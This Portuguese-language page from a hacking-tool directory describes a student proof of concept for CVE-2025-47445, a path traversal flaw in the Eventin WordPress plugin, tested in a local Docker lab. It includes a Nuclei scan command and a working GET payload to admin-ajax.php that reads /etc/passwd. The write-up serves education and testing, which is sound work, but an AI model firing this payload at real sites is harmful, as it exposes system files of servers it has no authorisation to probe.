
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/inverterad/cve-2025-47445-poc
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança WebTestes de PenetraçãoAprendizado e Educação
GitHubinverterad/cve-2025-47445-poc

CVE-2025-47445-PoC

Prova de conceito de exploit para CVE-2025-47445, uma vulnerabilidade de path traversal no plugin Eventin para WordPress. Inclui instruções de configuração para um ambiente Docker local e etapas manuais de exploração.

Ver Repositório
24há 9 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    366
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    287

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2025-47445 PoC

Esta prova de conceito é baseada em um trabalho escolar em que queríamos encontrar um plugin Wordpress vulnerável e testar essa vulnerabilidade em um ambiente controlado local.

Informações
Plugin Wordpress:Wordpress Eventin
Versão do plugin:4.0.26 (ou mais antiga)
Informações do CVE:Project Discovery - Biblioteca de vulnerabilidades
CVEdetails.com
Ferramentas de interesse:Wordfence Lab Environment
Docker
Burp Suite
Nuclei

Configurando o ambiente

O Worfence Docker WordPress Research Lab vem com dois ambientes diferentes, um com uma versão mais antiga do PHP; optaremos pelo mais novo.

# In the dockerwp84 folder
docker-compose build
docker-compose up -d

Depois disso, configurei a página Wordpress através do localhost:1337. Baixei o plugin Eventin, especificamente a versão 4.0.26, da loja de plugins, e o instalei e ativei através da interface do Wordpress.

Agora tudo deve estar pronto.

DAST / Nuclei

Quero ver se o Nuclei consegue encontrar o CVE que procuro, então executo uma instância através de um contêiner Docker temporário.

docker run --rm projectdiscovery/nuclei -u http://host.docker.internal:1337

Tentei executar o Nuclei várias vezes e obtive resultados diferentes, não sei por quê. Mas, eventualmente, ele encontra o CVE e algumas outras coisas que eu não estava procurando especificamente.

Captura de tela do Nuclei

Burp / Teste manual

Para ver se consigo acessar o arquivo /etc/passwd, basta inserir o seguinte payload na minha requisição GET.

/wp-admin/admin-ajax.php?action=proxy_image&url=/etc/passwd

E foi um sucesso.

Captura de tela do Burp

Conclusões

Isso foi feito para fins educacionais.

Certifique-se de atualizar todo o seu software. Novos CVEs são encontrados todos os dias.

Baixar ferramenta




